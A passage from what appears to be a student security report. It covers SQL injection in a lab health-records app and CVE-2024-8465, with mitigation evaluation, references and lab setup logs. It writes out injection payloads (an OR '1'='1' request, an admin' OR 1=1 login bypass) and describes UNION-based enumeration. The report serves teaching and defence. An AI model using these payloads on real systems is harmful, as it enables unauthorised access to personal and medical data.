Government of Nepal | Ministry of Health and Population
Patient Record Management System

Bikram Thapa
System Administrator

Logout

Patient Record Search
Search patient records by name

Clearance: Top Secret

Search Patient by Name

Search

Allowed input: letters, spaces, apostrophes, and hyphens.

Search Results (1 records found)

ID	Patient ID	Full Name	Age	Gender	District	Diagnosis	Contact
1	PAT-2024-001	Ram Bahadur Tamang	45	Male	Kathmandu	Pulmonary TB	9841567890

Figure 75 Test 6: Legitimate Functionality Confirmed Preserved (search.php)

[Summary of Verification Results](#)

5 Evaluation

Table 11 Evaluation of Mitigation Strategies

Control	Root cause addressed	Impact if used as sole defence	Cost to implement	Classification
Parameterised queries + EMULATE_PREPARES=false	Yes, eliminates injection at source	None, structure is fixed regardless of input	Developer refactor time	Primary (OWASP, 2021b)
Input validation (regex + length + empty check)	Partial, reduces attack surface	Encoding tricks may reach prepared statement	Low, application logic	Secondary
Password hashing (bcrypt \$2y\$)	No, protects credentials after breach	Hash obtained; offline cracking required	Minimal, one function call	Secondary
Least-privilege database account	No, limits damage scope if injection succeeds	Scope contained to application's tables	Infrastructure configuration	Secondary (NIST, 2021)
Debug output removal	No, removes reconnaissance aid	Exploitation slower, not impossible	Trivial, delete one block	Secondary
Session hardening (timeout + IP binding)	No, limits post-authentication persistence	Stolen token has narrow reuse window	Low, session logic	Secondary

Looking at Table 11, disabling EMULATE_PREPARES in the PDO connection is the only defence mechanism that actually fixes the root cause of the injection. All other controls reduce impact or increase attacker effort without addressing the root cause. OWASP

(2021b) is explicit that prepared statements are the primary defence; all other controls are supplementary layers, not substitutes.

The controls implemented in this section represent the technical expression of the legal obligation under UK GDPR to protect personal data through appropriate technical measures (ICO, 2023). The vulnerability class documented in this report, an unparameterised query, is precisely the kind of preventable technical failure that data protection law treats as a breach of that duty. One residual risk remains: credit card data is still stored unencrypted in the lab dataset, as acknowledged in `setup.sql`. This falls outside the scope of SQL injection mitigation but should be treated as a separate remediation item requiring encryption at rest for PCI-DSS compliance.

5.1 Application Areas

Parameterised queries apply to any web application that accepts user input and uses it in a database query, such as healthcare systems, banking portals, government platforms, e-commerce search functions, and job boards such as CVE-2024-8465. The technique is not PHP-specific; the same principle exists in Python, Java, and .NET (Alkılıç & Karacan, 2023). Under UK GDPR, organisations handling personal data are legally required to implement appropriate technical controls, and parameterised queries are what that requirement looks like at the application code level.

6 Conclusion

This report investigated SQL injection through two real-world case studies and a practical attack demonstration against a custom Ministry of Health web application.

Both CVE-2023-34362 (MOVEit) and CVE-2024-8465 (Job Portal) had the same root cause: user input was passed directly into SQL queries without validation. Despite being completely different applications, one enterprise-grade and one open-source, a single injected character was enough to begin exploiting both.

The group replicated this in the lab. Across 14 phases, staff credentials, patient HIV status, national ID numbers, credit card data, and internal communications were all extracted through one vulnerable input field in a browser. The plaintext password storage and the highly privileged database account made every step more damaging than it needed to be.

After applying parameterised queries, input validation, password hashing, a least-privilege database account, and session hardening, every attack payload that had worked before was blocked. The application continued to function normally for legitimate use.

The broader point this exercise made was not technical. The Finance Manager's message in Phase 14 had flagged a related security issue three times with no action taken. The fixes in this report are not complex; they are standard, well-documented, and free to implement. SQL injection has remained in the OWASP Top 10 for over two decades, not because developers do not know about it, but because secure coding only gets prioritised when something forces it. For applications handling patient health records, financial data, and personal identifiers, that standard should not need forcing.

7 References

Halfond, W. G., Viegas, J. & Orso, A., 2006. *A Classification of SQL Injection Attacks and Countermeasures*. s.l., IEEE, pp. 13-23.

CISA, 2023a. *#StopRansomware: CL0P Ransomware Gang Exploits CVE-2023-34362 MOVEit Vulnerability*. [Online]

Available at: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a>
[Accessed April 2026].

CISA, 2023b. *Known Exploited Vulnerabilities Catalog*. [Online]

Available at: <https://www.cisa.gov/known-exploited-vulnerabilities-catalog>
[Accessed April 2026].

INCIBE, 2024. *Multiple Vulnerabilities in Job Portal*. [Online]

Available at: <https://www.incibe.es/en/incibe-cert/notices/aviso/multiple-vulnerabilities-job-portal>
[Accessed April 2026].

ICO, 2023. *Guide to the UK GDPR*. [Online]

Available at: <https://ico.org.uk/for-organisations/uk-gdpr-guidance-and-resources/>
[Accessed April 2026].

Hammond, J., 2023. *MOVEit Transfer Critical Vulnerability CVE-2023-34362 Rapid Response*. [Online]

Available at: <https://www.huntress.com/blog/moveit-transfer-critical-vulnerability-rapid-response>
[Accessed April 2026].

NIST, 2021. *NIST SP 800-115: Technical Guide to Information Security Testing and Assessment*. [Online]

Available at: <https://csrc.nist.gov/publications/detail/sp/800-115/final>
[Accessed April 2026].

NIST, 2023. *NVD - CVE-2023-34362 Detail*. [Online]

Available at: <https://nvd.nist.gov/vuln/detail/cve-2023-34362>

[Accessed April 2026].

NIST, 2025. *NVD - CVE-2024-8465 Detail*. [Online]

Available at: <https://nvd.nist.gov/vuln/detail/CVE-2024-8465>

[Accessed April 2026].

OWASP, 2025. *A05:2025 Injection*. [Online]

Available at: https://owasp.org/Top10/2025/A05_2025-Injection/

[Accessed April 2026].

SentinelOne, 2024. *CVE-2023-34362: Unmasking MOVEit Transfer Vulnerability*.

[Online]

Available at: <https://www.sentinelone.com/blog/cve-2023-34362-moveit-transfer-vulnerability/>

[Accessed April 2026].

IBM Security, 2025. *Cost of a Data Breach Report 2025*, Armonk, NY, USA: IBM Security.

OWASP, 2021b. *SQL Injection Prevention Cheat Sheet*. [Online]

Available at:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[Accessed April 2026].

OWASP, 2021a. *Testing for SQL Injection (WSTG-INPV-05)*. [Online]

Available at: [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection)

[Testing for SQL Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection)

[Accessed April 2026].

Clarke, J., 2012. *SQL Injection Attacks and Defense*. 2nd edition ed. Waltham, MA: Syngress.

MITRE, 2024. *CWE-89: Improper Neutralisation of Special Elements used in an SQL Command*. [Online]

Available at: <https://cwe.mitre.org/data/definitions/89.html>

[Accessed April 2026].

Stuttard, D. & Pinto, M., 2011. *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws*. 2nd edition ed. s.l.:Indianapolis: Wiley.

PHP, 2026. *PDO::prepare*. [Online]

Available at: <https://www.php.net/manual/en/pdo.prepare.php>

[Accessed April 2026].

Alkılıç, H. & Karacan, H., 2023. Detection and Prevention of SQL Injection Attacks: A Systematic Review. *Journal of Information Security and Applications*, Volume 77.

8 Appendices

8.1 Appendix 1: Case Study 2: Job Portal SQL Injection (CVE-2024-8465)

8.1.1 Vulnerability Discovery and Technical Mechanics

The SQL Injection vulnerability in PHPGurukul Job Portal (CVE-2024-8465) was discovered in September 2024 and publicly disclosed on 5 September 2024 by the Spanish National Cybersecurity Institute (INCIBE, 2024). It targets PHPGurukul Job Portal version 1.0, a web-based platform for managing job postings and applications. The vulnerability has been assigned a CVSS v3 score ranging from 7.5 (High) to 9.8 (Critical) depending on the scoring approach applied (NIST, 2025), and it requires no user interaction or prior authentication, making it exploitable entirely over the network.

The vulnerability lies in the administrator interface of the Job Portal, specifically at `/jobportal/admin/user/controller.php`. The `user_id` parameter, used to identify user accounts, is not validated or parameterised; user-supplied data is injected directly into SQL statements without sanitisation. This constitutes CWE-89: Improper Neutralisation of Special Elements used in a SQL Command (MITRE, 2024; NIST, 2025).

8.1.2 How the SQL Injection Worked

The vulnerable endpoint executed a query following this pattern:

```
SELECT id, username, email, role FROM users WHERE user_id = '$user_id'
```

An attacker submitting the following malicious payload:

```
GET /jobportal/admin/user/controller.php?user_id=1' OR '1'='1' -- HTTP/1.1
```

would cause the query to become:

```
SELECT id, username, email, role FROM users WHERE user_id = '1' OR '1'='1' -- '
```

Table 12 Payload components and their effects

Payload Component	Effect
1'	Returns a numeric value, closing the string literal
OR '1'='1'	Inserts a WHERE clause that returns TRUE for every row in the table
--	Comments out the rest of the query, including any additional conditions

Since '1'='1' is always true, all records were returned, disclosing all usernames, password hashes, email addresses, and user roles to the attacker (INCIBE, 2024). Where the vulnerable parameter was also used in login functionality, the first returned row, typically the administrator account, would be used to generate a valid session token, achieving authentication bypass and session forgery.

8.1.3 Attack Chain Enabled by SQL Injection

1. Reconnaissance and Initial Attack

The attacker identified the vulnerable endpoint by injecting a single quote into the user_id field to observe error behaviour (INCIBE, 2024).

2. Database Schema Discovery

UNION-based injection against information_schema tables was used to map all tables and columns containing sensitive data (Halfond, et al., 2006).

3. Data Exfiltration

All user credentials, PII, and job application data were extracted from the database.

4. Authentication Bypass and Session Forging

The payload ' OR '1'='1' -- was used against the login form to bypass authentication and obtain an administrator session token (INCIBE, 2024).

5. Privilege Escalation

With administrator access, an attacker could create additional admin accounts, alter user permissions, and delete audit logs to conceal activity.

Table 13 Data Exfiltration Target Tables and Columns (INCIBE, 2024)

Data Type	Target Table / Column
User credentials	users (username, password)
Personally identifiable information	job_seekers, employers
Job application data	applications
Administrative records	admin_users

8.1.4 Impact Analysis

Table 5 compares CVSS severity scores for CVE-2024-8465 from NVD and INCIBE:

Table 14 CVE-2024-8465 Severity Rating (INCIBE, 2024)

Source	CVSS Score	Severity
NIST (NVD)	7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)	High
INCIBE (CNA)	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)	Critical

The vulnerability affects PHPGurukul Job Portal v1.0, which had been downloaded over 10,000 times at the time of disclosure. Security scanners found hundreds of vulnerable installations still running v1.0 as late as 2024 (INCIBE, 2024). Successful exploitation would expose all registered user profiles, including names, emails, phone numbers, locations, resume files, and passwords that could be reused across other services.

8.1.5 Lab Connection: CVE-2024-8465 and the Ministry of Health Application

CVE-2024-8465 helped guide the design of the MoH login form. Both the Job Portal and the MoH application share the same underlying problem: a PHP \$_POST variable goes straight into a SQL string with no preparation step in between. When the group tested admin' OR 1=1 -- against the MoH login, the response was identical to what INCIBE (2024) described for the Job Portal; the application accepted the injected payload as valid SQL and granted access. This shows the vulnerability is not specific to PHPGurukul's code. It shows up in any PHP application where the developer concatenates user input directly into a query string (INCIBE, 2024).

8.1.6 Regulatory and Business Impact

The exposure of personally identifiable information and health data through SQL injection carries direct legal consequences beyond the technical damage. The exposure of personally identifiable information and health data through SQL injection carries direct legal consequences beyond the technical damage. Under the UK General Data Protection Regulation (UK GDPR) and the EU GDPR, organisations processing personal data are required to implement appropriate technical and organisational measures to ensure data security (ICO, 2023). Unauthorised disclosure of health records, financial data, or user credentials through a preventable vulnerability, such as an unparameterised query, constitutes a reportable data breach. The Information Commissioner's Office (ICO) can issue fines of up to £17.5 million or 4% of global annual turnover, whichever is higher for serious violations. IBM Security's Cost of Data Breach Report 2025 reported that the global average cost of a data breach in 2025 was **USD 4.44 million**, with healthcare breaches averaging **USD 7.42 million**, the highest of any sector (IBM Security, 2025). Given that the MoH application in this report holds patient HIV status, national identification numbers, and credit card information, a real-world exploitation of this nature would constitute one of the most serious categories of data breach under current law.

[Background](#)

8.2 Appendix 2

8.2.1 Summary of Exploitation

This penetration testing exercise demonstrated a complete and realistic attack chain against an insecure web-based patient record management system. The assessment began with host discovery, port scanning, and service enumeration, identifying open services including HTTP, SSH, and a publicly accessible database port. Web application enumeration revealed multiple user-controlled input points in the search and login functionalities, both of which fed user input directly into backend SQL queries without validation.

Through systematic exploitation using ORDER BY enumeration and UNION-based injection, the database structure was fully mapped across the tables staff, patients, and internal_comms. The exploitation produced the following:

- i. Staff usernames and plaintext passwords.
- ii. Personal and medical details of patients, including HIV status and national identification numbers.
- iii. Financial data, including credit card numbers.
- iv. Internal organisational communications.

The application's operation under a highly privileged database account compounded the severity by granting an attacker unrestricted database-level access. These findings represent a direct breach of data confidentiality and show why secure development practices, parameterised queries, comprehensive input validation, least-privilege database access, and secure credential storage are essential in any web application that handles personal or sensitive data (OWASP, 2021b; NIST, 2021).

[Attack Demonstration and Exploitation Process](#)

8.3 Appendix 3

8.3.1 Defence-in-Depth: Additional Controls

Parameterised queries address the root cause of SQL injection. The secured build also implements complementary controls that reduce the impact of any vulnerability that may arise in the future (Alkılıç & Karacan, 2023).

Input validation at the application layer means malicious payloads are rejected before they reach the prepared statement. While the prepared statement would block injection independently, the validation layer provides a second independent barrier and returns error messages that disclose nothing about the underlying system.

Error suppression routes all database exceptions to `error_log()` server-side and returns only a generic message to the user. The original application printed `mysqli_error($conn)` directly to the page; this is what produced the column count error message in Phase 8A. The secured build provides no feedback from which an attacker could infer the query structure.

Session hardening limits post-authentication persistence. The 15-minute inactivity timeout and IP binding mean that a captured session token has a narrow reuse window.

Documented known limitations: The secured build does not implement login rate limiting or account lockout after repeated failed attempts. `bcrypt`'s computational cost provides natural resistance to sequential brute-force attempts, but a production deployment should track failures per username and enforce a lockout period. A CSRF token on the login form has also not yet been added. Both are recorded explicitly in the `login.php` file header as a hardening backlog.

[Mitigation Strategy and Evaluation](#)

8.3.2 Summary of Verification Results

All six attack vectors that succeeded during the Phase 7 through Phase 14 demonstration were blocked by the secured build. In Tests 1 and 2, blocking occurred at the prepared statement layer; the database received a well-formed query with the attacker's input treated as literal data. In Tests 3 and 4, blocking occurred earlier, at the input validation layer; the database received no query at all. In Test 5, the information channel that had assisted all prior phases was removed entirely. Legitimate application functionality was confirmed unaffected in Test 6. These results confirm that the parameterised query implementation, input validation controls, and supporting security measures described in Sections 4.1 through 4.3 have been successfully implemented and are effective against the SQL injection vulnerability class documented in this report (OWASP, 2021b; Clarke, 2012; Alkılıç & Karacan, 2023).

[Mitigation Verification Testing](#)

8.4 Appendix 4: Lab Environment Setup

8.4.1 Environment Setup

The weak web application was installed in a virtual lab environment through a virtual machine. It was deployed on an Apache webserver and a MariaDB database. The database was set up and loaded with the given SQL file, and all the necessary tables and records of the patients were present to be tested. This architecture provided a real world environment to model security vulnerabilities and attack situations.




Figure 76 Environment Setup Vagrant I





Figure 77 Environment Setup Vagrant II



```
vagrant@rocky9:/vagrant
csic-lab requirements.txt Vagrantfile
[vagrant@rocky9 vagrant]$ sudo cp -r /vagrant/csic-lab /var/www/html/
[vagrant@rocky9 vagrant]$ sudo chown -R apache:apache /var/www/html/csic-lab
[vagrant@rocky9 vagrant]$ sudo chmod -R 755 /var/www/html/csic-lab
[vagrant@rocky9 vagrant]$ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.5.29-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE moh_nepal_lab;
Query OK, 1 row affected (0.002 sec)

MariaDB [(none)]> USE moh_nepal_lab;
Database changed
MariaDB [moh_nepal_lab]> SOURCE /var/www/html/csic-lab/setup.sql;
ERROR: Failed to open file '/var/www/html/csic-lab/setup.sql', error: 2
MariaDB [moh_nepal_lab]> SOURCE /var/www/html/csic-lab/setup.sql;
ERROR: Failed to open file '/var/www/html/csic-lab/setup.sql', error: 2
MariaDB [moh_nepal_lab]> exit
Bye
[vagrant@rocky9 vagrant]$ ls /var/www/html/csic-lab
csic-lab
[vagrant@rocky9 vagrant]$ sudo rm -rf /var/www/html/csic-lab
[vagrant@rocky9 vagrant]$ sudo cp -r /vagrant/csic-lab/csic-lab /var/www/html/
[vagrant@rocky9 vagrant]$ sudo mv /var/www/html/csic-lab /var/www/html/csic-lab-fixed
d
[vagrant@rocky9 vagrant]$ sudo mv /var/www/html/csic-lab-fixed /var/www/html/csic-lab
mv: cannot stat '/var/www/html/csic-lab-fixed': No such file or directory
[vagrant@rocky9 vagrant]$ sudo mv /var/www/html/csic-lab-fixed /var/www/html/csic-lab
b
[vagrant@rocky9 vagrant]$ ls /var/www/html/csic-lab
config.php index.php login.php logout.php search.php setup.sql
[vagrant@rocky9 vagrant]$ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4
Server version: 10.5.29-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

Figure 78 Environment Setup Vagrant III



```
vagrant@rocky9:/vagrant
[vagrant@rocky9 vagrant]$ sudo mv /var/www/html/csic-lab-fixed /var/www/html/csic-lab
[vagrant@rocky9 vagrant]$ ls /var/www/html/csic-lab
config.php index.php login.php logout.php search.php setup.sql
[vagrant@rocky9 vagrant]$ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4
Server version: 10.5.29-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> USE moh_nepal_lab;
Database changed
MariaDB [moh_nepal_lab]> SOURCE /var/www/html/csic-lab/setup.sql;
Query OK, 0 rows affected (0.002 sec)

Query OK, 1 row affected (0.001 sec)

Database changed
Query OK, 0 rows affected (0.010 sec)

Query OK, 3 rows affected (0.007 sec)
Records: 3  Duplicates: 0  Warnings: 0

Query OK, 0 rows affected (0.015 sec)

Query OK, 6 rows affected (0.004 sec)
Records: 6  Duplicates: 0  Warnings: 0

Query OK, 0 rows affected (0.017 sec)

Query OK, 3 rows affected (0.006 sec)
Records: 3  Duplicates: 0  Warnings: 0

+-----+
| Status |
+-----+
| Database moh_nepal_lab created successfully! |
+-----+
1 row in set (0.001 sec)
```

Figure 79 Environment Setup Vagrant IV

8.4.2 Application Availability Verification

The app was launched using a web browser by the assigned IP address. Each page had been loaded successfully, which confirmed that the system was working and was prepared to be tested. This was done to make sure that the application environment was operating properly and then the security assessments would be done.

```

vagrant@rocky9:~$ sudo systemctl status httpd
● httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; preset: disabled) Drop-In: /usr/lib/systemd/system/httpd.service.d
          └─php-fpm.conf
   Active: active (running) since Tue 2026-04-21 02:39:58 UTC; 23min ago
     Docs: man:httpd.service(8)
   Main PID: 72982 (httpd)
